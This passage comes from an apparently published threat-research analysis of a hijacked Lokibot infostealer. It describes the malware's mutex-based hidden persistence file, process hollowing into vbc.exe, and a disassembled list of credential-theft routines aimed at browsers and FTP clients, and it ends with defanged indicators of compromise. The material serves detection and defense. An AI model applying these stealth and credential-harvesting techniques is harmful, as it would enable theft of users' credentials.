


Figure 28

Binary2 also had a function for attempting to achieve persistence. It generated a mutex string (shown earlier in the "Mutex Creation" Section) that it used to create a folder and a file. Like Binary1, the folder was located in %APPDATA%\Roaming. Binary2 generated name of its folder and file by extracting a substring comprised of the first seven characters (0xE = 14 bytes) of the mutex string. Then, to create the name of the file, it took the first six characters from the 13th place in mutex string.

Binary2 then copied itself to the new file it had created, and set the folder and file to "hidden." According to the code, the path to this hidden file was meant to be the value of the autorun; however, our sample of Lokibot did not successfully achieve persistence (Figure 4).[14] While Binary1 failed to achieve persistence because of issues in its configuration, Binary2 failed because of a bug.

Applications List

Before Binary2 attempted to achieve persistence, it attempted to collect information and credentials from a long list of applications. In our sample, we observed a list of 110 applications and data sources (Figure 29), including Chromium and Mozilla Firefox-based web browsers, Safari, Windows OS credentials, email clients, FTP and SFTP clients.

- Binary2 showed itself to be an example of object-oriented programming, indicating that the original version was likely to have been written by a professional programmer. It used a single function to collect information and credentials from the Chromium and Mozilla Firefox-based web browsers, and the Mozilla Thunderbird based Email client, because they were likely to be in the same local disk location.

```
, offset firefox_cred
, offset comodo_cred
, offset safari_cred
, offset k_meleon_cred
, offset seamonkey_cred
, offset flock_cred
, offset netgate_blackhawk_cred
, offset lunascape_cred
, offset chromium_based_webbrowser_cred
, offset opera_cred
, offset qtweb_cred
, offset qupzilla_cred
, offset ie_cred
, offset sub_40C509
, offset cyberfox_cred_stealing
, offset palemoon_cred
, offset waterfox_cred
, offset sub_40DB78
, offset superputty_cred
, offset ftpshell_cred
, offset notepadplusplus_nppftp_cred
, offset ozone3d_myftp_cred
, offset ftpbox_cred
, offset sherrod_ftp_cred
, offset ftpnow_cred
, offset nexusfile_ftp_creds
, offset netsarang_xftp_cred
, offset easyftp_cred
, offset sftpnetdrive_cred
, offset aHtA ; "ht}A"
, offset aHdA ; "hd}A"
, offset automize_cred
, offset cyberduck_cred
, offset deluxeftp_cred
, offset ftpinfo_cred
, offset linasftp_cred
, offset filezilla_cred
, offset staffftp_cred
 offset blazeftp_cred
 offset faststream_ftp
 offset goftp_cred
 offset estsoft_cred
 offset loc_40F474
 eax
 offset ftpgetter_cred
 offset wsftp_cred
 offset bitkinex_cred
```

Figure 29

Conclusion

Lokibot is a large and complex malware with multiple packed wrappers, and it is usually a follow-on payload from an exploit kit or a malspam lure. It executes silently and does not affect system performance, which can be challenging for detection and prevention.

Lokibot uses a hollow process to inject its final, unpacked binary into a Windows OS application (vbc.exe) to mask its behavior (when viewed in a process viewer) as a legitimate method, to evade antivirus applications. The '.x' section header in the original binary is a signature indicating that our sample was a hijacked version of Lokibot.

The techniques Lokibot used to unpack the second wrapper were similar to NanoCore in that it used base64-encoded strings as part of its configuration in the resources section, and in that the encrypted binary was in the resources section as well. We do not interpret this as indicating a tie between NanoCore and the hijacked version of Lokibot, simply that there seems to be a shared source for these parts of the code.

Indicators of Compromise

Indicator	Description
7AFF6E662429EB6D300C46F90D18A19D9C58438833982DF5073C02F590765D6D	Revised PI.docx. malspam attachment file Sha256
703a9cf507ddf1b8b42b63a16927b8b72fa79be3ee7f9d898d52a243a010af46	Lokibot downloaded by executing Revised PI.docx Sha256
hxxp://dealertrafficgenerator[.]com/Mazi/Revised%20PI[.]exe	Lokibot payload: URL that Revised PI.docx reached out to download Lokibot
publicspeaking[.]co[.]id	Lokibot C2 domain
hxxp://publicspeaking[.]co[.]id/okoye/Panel/five/fre.php	Lokibot C2 URL

Endnotes

1. https://thehackernews.com/2018/07/lokibot-infostealer-malware.html
2. See Michael Ligh's "Malware Analyst's Cookbook": https://www.wiley.com/en-us/Malware+Analyst%27s+Cookbook+and+DVD%3A+Tools+and+Techniques+for+Fighting+Malicious+Code-p-9780470613030
3. sha256: 703a9cf507ddf1b8b42b63a16927b8b72fa79be3ee7f9d898d52a243a010af46
4. https://github.com/d00rt/hijacked_lokibot_version/blob/master/doc/LokiBot_hijacked_2018.pdf
5. https://thehackernews.com/2018/07/lokibot-infostealer-malware.html
6. https://malpedia.caad.fkie.fraunhofer.de/details/win.lokipws
7. https://docs.microsoft.com/en-us/windows/desktop/setupapi/run-and-runonce-registry-keys
8. https://www.wiley.com/en-us/Malware+Analyst%27s+Cookbook+and+DVD%3A+Tools+and+Techniques+for+Fighting+Malicious+Code-p-9780470613030
9. https://docs.microsoft.com/en-us/windows/desktop/lwef/internet-shortcuts
10. https://sites.google.com/a/infoblox.com/cyberint-threat-labs/home/publication-repo/20100103_Nanocore_ Analysis_ Endnotes.pdf?attredirects=0&d=1
11. https://github.com/d00rt/hijacked_lokibot_version/blob/master/doc/LokiBot_hijacked_2018.pdf
12. https://github.com/hasherezade/hollows_hunter
13. https://thehackernews.com/2018/07/lokibot-infostealer-malware.html
14. https://thehackernews.com/2018/07/lokibot-infostealer-malware.html

Corporate Headquarters | 3111 Coronado Dr. | Santa Clara, CA | 95054
+1.408.986.4000 | 1.866.463.6256 (toll-free, U.S. and Canada) | info@infoblox.com | www.infoblox.com